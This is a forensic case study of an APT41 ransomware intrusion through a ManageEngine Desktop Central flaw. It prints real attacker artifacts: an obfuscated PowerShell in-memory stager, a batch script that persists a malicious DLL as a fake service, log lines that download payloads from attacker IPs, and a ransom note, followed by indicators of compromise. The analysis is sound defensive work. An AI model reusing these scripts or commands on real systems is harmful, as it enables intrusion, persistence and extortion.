April, 2020

APT41

The Spy Who Encrypted Me

LIFARS
your digital world, **secured**

Contents

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com

APT41 – A SPY WHO STEALS OR A THIEF WHO SPIES

An advanced persistent threat ("APT") is, typically, either a nation-state actor and aims at benefiting its state through sabotage, espionage, or industrial espionage; or a cybercriminal and its aims are to steal money through theft, fraud, ransom or blackmail.

The Chinese-based threat actor APT41 blurs the lines: known to have run financially-motivated operations against the videogame industry as early as 2012, it got its notoriety in 2013 when it started engaging in state-sponsored campaigns, notably the theft of digital certificates which were later used to sign malware [1] [2].

Since December 2019, we have seen this threat actor exploiting vulnerabilities in products such as ZOHO ManageEngine Desktop Central and Citrix Application Delivery Controller. Within two to three weeks of the initial compromise the final attack, the encryption of systems, is launched and a ransom is demanded.

THE INVESTIGATION

This case study is based on our most recent investigation into one of APT41's operations against a major global nonprofit organization. Our client contacted us at the end of March 2020 after discovering the ransom notes, shown in Figure 1, on several of its servers, some of which had been rendered inoperable.

```
Hello. Your company's server hard drive was encrypted by us.

We use the most complex encryption algorithm (AES256).Only we can decrypt.

Please contact us: [redacted]@privatemail.com
(Please check spam,Avoid missing mail)

Identification code: [redacted]  (Please tell us the identification code)

Please contact us and we will tell you the amount of ransom and how to pay.
(If the contact is fast, we will give you a discount.)
After the payment is successful, we will tell the decrypt password.

In order for you to believe in us, we have prepared the test server.Please contact us and we will tell the test server and decrypt the password.

Please do not scan encrypted hard drives or attempt to recover data.Prevent data corruption.

How to buy and pay for Bitcoin:
http://www.localbitcoins.com
Or you can google search "How to buy Bitcoin"
If you know other trading websites better.


Tips:
If we don't respond in three days. Please contact an alternate mailbox: [redacted]@cock.li
We will enable the alternate mailbox only if the first mailbox is not working properly.
```

Figure 1 Ransom note left on systems

Initially, the ransom note looked like the ones left by the TimisoaraHackerTeam (see [3] for an example of such note). However, differences started to cast doubt on that attribution.

Our client provided the virtual files of a server that had been encrypted. We examined it and determined that:

- The threat actor used a commercial, off-the-shelf application, JetIco BestCrypt;
- The lateral movement to this computer originated on a domain controller;
- The system disk was left intact, the other drives were encrypted;
- The connection used a service account.

We then requested a forensic image of the domain controller.

THE BASE

Quickly, it became clear that that domain controller was the "base" from which the threat actor operated.

In the logs, we identified a long, base64 encoded PowerShell script. While this is not automatically malware, this also makes us suspicious. We show the decoded string in Figure 2. The reader will find the usual signs of maliciousness: several layers of encoding and obfuscation. In this case, we had the following sequence: base64 – base64/gzip – base64/xor.

```
$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String("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
uH2+GwcmZinA/VRuujCSC+O1vwFrmWHUzw0AAA=="));IEX (New-Object IO.StreamReader(New-Object

IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Figure 2 Decoded PowerShell script found in logs

Ultimately, the result is a binary string that contains executable code, which is copied to memory and executed. This string is shown in Figure 3. It contains two important

indicators: the user agent string "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Win64; x64; Trident/6.0)" and the IP address "176[.]123[.]3[.]104".



Figure 3 Binary string copied to memory and executed

In the same event log, we found a second PowerShell script with the exact same content, with the difference of the user agent string, which takes the new value "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; BOIE9;ENUS)".

The threat actor had achieved persistence through the use of a scheduled task called "Windows Update Medic Service Daily" set to execute every day. At the time of the acquisition, the executable was no longer present on the domain controller.

THE TOOLKIT

On the same domain controller, we found several tools dropped by the attacker at various stages of its attack. In addition to the JetIco BestEncryption, we identified a threaded pinger called "MiPing" present in \Windows\SysWOW64, and a tunneling client similar to netcat, called "NATBypass", present in \PerfLogs. Interestingly, in the same PerfLogs directory we found the PsExec.exe file. We have no evidence this latter was executed.

The "MiPing" threaded pinger was executed in the early stages. It takes a list of destinations, either IP addresses or hostnames, and returns a file called "o.txt" that contains all the entries that responded.

The evidence left on the server shows that the threat actor first dumped the computer lists from Active Directory, then extracted the hostnames from that list, that were used as the input to "MiPing". The names present in the output file correlate with the evidence of lateral movement present both on the servers and in the network logs.

The "NATBypass" tool creates a tunnel between two computers, bypassing all firewalls and access controls. We correlated the execution on the domain controller with outbound connections on TCP/53, to the same IP address "176[.]123[.]3[.]104". The execution of "NATBypass" also correlates with a RDP connection on the domain controller, indicating that the threat actor likely used "NATBypass" to access the local server from the outside.

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com

THE POINT OF ENTRY

In parallel to the analysis of the two systems above, our DFIR team deployed the VMWare Carbon Black Defense[1] agent on our client's computers. On one machine, a virtual server hosted in the cloud, the agent identified several malware files and communications with the already known IP address "176[.]123[.]3[.]104".

The first malware scans identified several files of interest, and an IOC scan identified several more. Among the malware and files identified are trojans identified as "SWRORT" and "DIPLE", based on the penetration test framework CobaltStrike.

In addition to executable files (EXE and DLL), the malware scan identified an HTML application (HTA), a batch script (BAT), and a cache file that belongs to the tool CERTUTIL, a native Microsoft application.

CERTUTIL, when it downloads content from the Internet, creates two files: a "content" file with the actual content and a "metadata" file that contains the information related to the transfer. In our case, the metadata, shown in Figure 4, shows the URL from which the malware file was retrieved, and provide another IP address "91[.]208[.]184[.]78".

```
00000040  10 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  20 00 00 00 01 00 00 00  00 c4 1a 41 99 f6 d5 01  | ..........A....|
00000060  00 00 00 00 24 00 00 00  00 00 00 00 00 00 00 00  |....$...........|
00000070  00 b4 14 00 68 00 74 00  74 00 70 00 3a 00 2f 00  |....h.t.t.p.:./.|
00000080  2f 00 39 00 31 00 2e 00  32 00 30 00 38 00 2e 00  |/.9.1...2.0.8...|
00000090  31 00 38 00 34 00 2e 00  37 00 38 00 2f 00 32 00  |1.8.4...7.8./.2.|
000000a0  2e 00 65 00 78 00 65 00  00 00 22 00 35 00 65 00  |..e.x.e...".5.e.|
000000b0  36 00 37 00 31 00 66 00  61 00 38 00 2d 00 31 00  |6.7.1.f.a.8.-.1.|
000000c0  34 00 62 00 34 00 30 00  30 00 22 00 00 00        |4.b.4.0.0."...|
```

Figure 4 Metadata related to the malware content (certutil)

A reference to the batch script is found in the artifacts from another native tool, the Background Intelligent Transfer Service (BITS). Two files, of which one is shown in Figure 6, contains the URL from which the batch file was retrieved. This provides a third IP address "66[.]42[.]98[.]220", and the destination port 12345.

The content of the batch script is shown in Figure 5. Notably, it creates a service called "Storage Sync Service", which calls the DLL "storesyncsvc.dll", identified as malware. This, in effect, achieves persistence.

[1] https://www.carbonblack.com/

```
@echo off
set "WORK_DIR=C:\Windows\System32"
set "DLL_NAME=storesyncsvc.dll"
set "SERVICE_NAME=StorSyncSvc"
set "DISPLAY_NAME=Storage Sync Service"
set "DESCRIPTION=The Storage Sync Service is the top-level resource for File
Sync. It creates sync relationships with multiple storage accounts via multiple
sync groups. If this service is stopped or disabled, applications will be
unable to run collectly."

sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%~dp0%DLL_NAME%" "%WORK_DIR%" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v
"%SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k
%SERVICE_NAME%" type= share start= auto error= ignore DisplayName=
"%DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/60000/
restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /v
"ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f
net start "%SERVICE_NAME%"
```

Figure 5 Content of the batch script

```
00000530  00 05 12 00 00 00 36 da  56 77 6f 51 5a 43 ac ac  |......6.VwoQZC..|
00000540  44 a2 48 ff f3 4d 01 00  00 00 1c 00 00 00 43 00  |D.H..M........C.|
00000550  3a 00 5c 00 55 00 73 00  65 00 72 00 73 00 5c 00  |:.\.U.s.e.r.s.\.|
00000560  50 00 75 00 62 00 6c 00  69 00 63 00 5c 00 69 00  |P.u.b.l.i.c.\.i.|
00000570  6e 00 73 00 74 00 61 00  6c 00 6c 00 2e 00 62 00  |n.s.t.a.l.l...b.|
00000580  61 00 74 00 00 00 2b 00  00 00 68 00 74 00 74 00  |a.t...+...h.t.t.|
00000590  70 00 3a 00 2f 00 2f 00  36 00 36 00 2e 00 34 00  |p.:././.6.6...4.|
000005a0  32 00 2e 00 39 00 38 00  2e 00 32 00 32 00 30 00  |2...9.8...2.2.0.|
000005b0  3a 00 31 00 32 00 33 00  34 00 35 00 2f 00 74 00  |:.1.2.3.4.5./.t.|
000005c0  65 00 73 00 74 00 2f 00  69 00 6e 00 73 00 74 00  |e.s.t./.i.n.s.t.|
000005d0  61 00 6c 00 6c 00 2e 00  62 00 61 00 74 00 00 00  |a.l.l...b.a.t...|
000005e0  1c 00 00 00 43 00 3a 00  5c 00 55 00 73 00 65 00  |....C.:.\.U.s.e.|
000005f0  72 00 73 00 5c 00 50 00  75 00 62 00 6c 00 69 00  |r.s.\.P.u.b.l.i.|
00000600  63 00 5c 00 42 00 49 00  54 00 33 00 42 00 41 00  |c.\.B.I.T.3.B.A.|
00000610  42 00 2e 00 74 00 6d 00  70 00 00 00 00 00 00 00  |B...t.m.p.......|
00000620  00 00 00 00 ff ff ff ff  ff ff ff ff 00 04 00 00  |................|
00000630  00 43 00 3a 00 5c 00 00  00 32 00 00 00 5c 00 5c  |.C.:.\...2...\.\|
00000640  00 3f 00 5c 00 56 00 6f  00 6c 00 75 00 6d 00 65  |.?.\.V.o.l.u.m.e|
00000650  00 7b 00 61 00 37 00 30  00 32 00 37 00 61 00 31  |.{.a.7.0.2.7.a.1|
00000660  00 62 00 2d 00 33 00 33  00 36 00 63 00 2d 00 31  |.b.-.3.3.6.c.-.1|
00000670  00 31 00 65 00 38 00 2d  00 38 00 31 00 37 00 66  |.1.e.8.-.8.1.7.f|
00000680  00 2d 00 38 00 30 00 36  00 65 00 36 00 66 00 36  |.-.8.0.6.e.6.f.6|
00000690  00 65 00 36 00 39 00 36  00 33 00 7d 00 5c 00 00  |.e.6.9.6.3.}.\..|
000006a0  00 03 00 00 00 e5 e5 8e  be ff ff ff ff ff ff ff  |................|
000006b0  ff 80 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000006c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Figure 6 BITS queue file

The examination of the PowerShell event logs shows the same download we found in the BITS artifacts, as well as the download of the "storesyncsvc.dll" file, shown in Figure 7. The same logs show the execution or attempted execution of a PowerShell script called getcc.ps1, shown in Figure 8. This script was not present on the file system at the time of the acquisition. The argument contains the IP address "119[.]28[.]226[.]59".

```
Event number                    : 18354
Creation time                   : Mar 09, 2020 17:01:53.000000000 UTC
Written time                    : Mar 09, 2020 17:01:53.000000000 UTC
Event level                     : Information (4)
Computer name                   : [redacted]
Source name                     : PowerShell
Event identifier                : 0x00000258 (600)
Number of strings               : 3
String: 1                       : Alias
String: 2                       : Started
String: 3                       :       ProviderName=Alias
        NewProviderState=Started

        SequenceNumber=1

        HostName=ConsoleHost
        HostVersion=4.0
        HostId=1ff78d09-7e08-4747-aa17-66abfcec4f6b
        HostApplication=powershell $client = new-object
System.Net.WebClient;$client.DownloadFile('http://66.42.98.220:12345/test/storesyncsvc.dll','C
:\Windows\Temp\storesyncsvc.dll')
        EngineVersion=
        RunspaceId=
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Figure 7 Download of "storesyncsvc.dll"

```
Event number                    : 18523
Creation time                   : Mar 11, 2020 15:05:17.000000000 UTC
Written time                    : Mar 11, 2020 15:05:17.000000000 UTC
Event level                     : Information (4)
Computer name                   : [redacted]
Source name                     : PowerShell
Event identifier                : 0x00000258 (600)
Number of strings               : 3
String: 1                       : Alias
String: 2                       : Started
String: 3                       :       ProviderName=Alias
        NewProviderState=Started

        SequenceNumber=1

        HostName=ConsoleHost
        HostVersion=4.0
        HostId=2a5e626a-9a3a-491f-b57d-2f81622a9b33
        HostApplication=powershell -file getcc.ps1 1 http://119.28.226.59:5000/dd
        EngineVersion=
        RunspaceId=
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Figure 8 Execution of getcc.ps1

THE INITIAL VECTOR OF COMPROMISE

During the analysis of the point of entry, it became increasingly clear the ZOHO ManageEngine Desktop Central had been abused: we found some of the malware files in

the "bin" directory of that application, the PowerShell logs contain a command that replaced some strings in the configuration file (Figure 9) and then that restarted the application (Figure 10).

```
Event number                    : 18394
Creation time                   : Mar 10, 2020 05:06:24.000000000 UTC
Written time                    : Mar 10, 2020 05:06:24.000000000 UTC
Event level                     : Information (4)
Computer name                   : [redacted]
Source name                     : PowerShell
Event identifier                : 0x00000258 (600)
Number of strings               : 3
String: 1                       : Alias
String: 2                       : Started
String: 3                       :       ProviderName=Alias
        NewProviderState=Started

        SequenceNumber=1

        HostName=ConsoleHost
        HostVersion=4.0
        HostId=e4666afc-f14a-4e16-8a09-bcab9d43471a
        HostApplication=powershell -Command (gc 'powershell (Get-Process
DesktopCentral).Path\..\..\webapps\DesktopCentral\WEB-INF\web.xml') -replace 'cewolf',
'patched' | Out-File -encoding ASCII 'powershell (Get-Process
DesktopCentral).Path\..\..\webapps\DesktopCentral\WEB-INF\web.xml';
        EngineVersion=
        RunspaceId=
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Figure 9 Replacement of strings in the configuration file of ManageEngine Desktop Central

```
Event number                    : 18402
Creation time                   : Mar 10, 2020 05:06:27.000000000 UTC
Written time                    : Mar 10, 2020 05:06:27.000000000 UTC
Event level                     : Information (4)
Computer name                   : [redacted]
Source name                     : PowerShell
Event identifier                : 0x00000258 (600)
Number of strings               : 3
String: 1                       : Alias
String: 2                       : Started
String: 3                       :       ProviderName=Alias
        NewProviderState=Started

        SequenceNumber=1

        HostName=ConsoleHost
        HostVersion=4.0
        HostId=e2862263-cf61-4aed-90fd-e859986d72db
        HostApplication=powershell -Command net stop DesktopCentralServer ; net start
DesktopCentralServer
        EngineVersion=
        RunspaceId=
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Figure 10 Restart of the Desktop Central service

However, we did not find anything that would explain how these came to be, at least not on the server itself.

In our threat intel feeds, we found multiple references, for example [4] and [5],to two of the IP addresses mentioned above. The corresponding articles had the same tools, the same names and the same methodology as the one we were investigating. They also all referred to CVE-2020-10189, that affects ZOHO ManageEngine Desktop Central before version 10.0.474 [6]. In [5], FireEye attributes attacks with indicators identifiable to APT41.

INDICATORS OF COMPROMISE

IOC	Type
176.123.3[.]104	IP
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; BOIE9;ENUS)	User-Agent string
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Win64; x64; Trident/6.0)	User-Agent string
66.42.98[.]220	IP
74.82.201[.]8	IP
exchange.dumb1[.]com	Hostname
91(.)208.184(.)78	IP
119[.]28[.]226[.]59	IP
3e856162c36b532925c8226b4ed3481c	md5
f87ab33491ee84c579cab9d87c7064a27a8ce371	sha1
d854f775ab1071eebadc0eb44d8571c387567c233a71d2e26242cd9a80e67309	sha256
51b3c05dfbdec9b322fb23e5122e91e1	md5
689f65ed8be272589de45fce634ceed45a5c8da8	sha1
9ca7aed35efb41971855154a04f604fcd1027ee41e04f057c295778c4d2f91dc	sha256
5909983db4d9023e4098e56361c96a6f	md5
0b83939510bd31939c91370c53fab25aa286ba08	sha1
f91f2a7e1944734371562f18b066f193605e07223aab90bd1e8925e23bbeaa1c	sha256
f88540e3cce5f236fad19b5a03d4df32	md5
e317d840aeb62c8c508d12c00c2d92ea5da559f6	sha1
e484374904253d9d1dab466b13de6058ec79ad28c023bb1920775d6eeac36505	sha256
343542cb50da23a31b462b14963061ad	Md5
d846ab0e7e46e0999ad0f3a98bc122df33fa3f67	Sha1
1342924ce7d5368e4e93a6fea4ef5c08e8baa94e511e83af91a4fb21dd76f9a8	Sha256
Storage Sync Service	String
Windows Update Medic Service Daily	String
3fdd9a45682dfe0b591771c8e8739971	MD5
a6dca7c1b90bf1c2d5981b2e899ac74d371882ee	SHA1
4550635143c9997d5499d1d4a4c860126ee9299311fed0f85df9bb304dca81ff	SHA256
88ef5955f8fa58e141da85580006b284	MD5
44759a6597bad3a287a7b82724a763208c599135	SHA1
806761850d19f0cc9f41618e74db471e85c494e952f900f827c1779f2d1c4d31	SHA256

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com (212) 222-7061 info@lifars.com

REFERENCES

[1] FireEye Intelligence, "APT41: A Dual Espionage and Cyber Crime Operation," 07 August 2019. [Online]. Available: https://www.fireeye.com/blog/threat-research/2019/08/apt41-dual-espionage-and-cyber-crime-operation.html.

[2] Anomali ThreatStream, "Actor - APT41," 10 12 2019. [Online]. Available: https://ui.threatstream.com/actor/28033. [Accessed 17 04 2020].

[3] Tictac Laboratories, "THT Ransomware Incident Response Data Recovery Services," November 2018. [Online]. Available: https://tictac.gr/en/tictac-ransomware-consultants-helps-big-corporation-get-their-files-back-from-tht-ransomware/. [Accessed 17 04 2020].

[4] L. Rusten, "Analysis Of Exploitation: CVE-2020-10189," Recon Infosec, 25 03 2020. [Online]. Available: https://blog.reconinfosec.com/analysis-of-exploitation-cve-2020-10189/. [Accessed 17 04 2020].

[5] FireEye, "This Is Not a Test: APT41 Initiates Global Intrusion Campaign Using Multiple Exploits," 25 03 2020. [Online]. Available: https://www.fireeye.com/blog/threat-research/2020/03/apt41-initiates-global-intrusion-campaign-using-multiple-exploits.html. [Accessed 17 04 2020].

[6] National Institute of Standards and Technology, "NVD - CVE-2020-10189," 09 03 2020. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2020-10189. [Accessed 17 04 2020].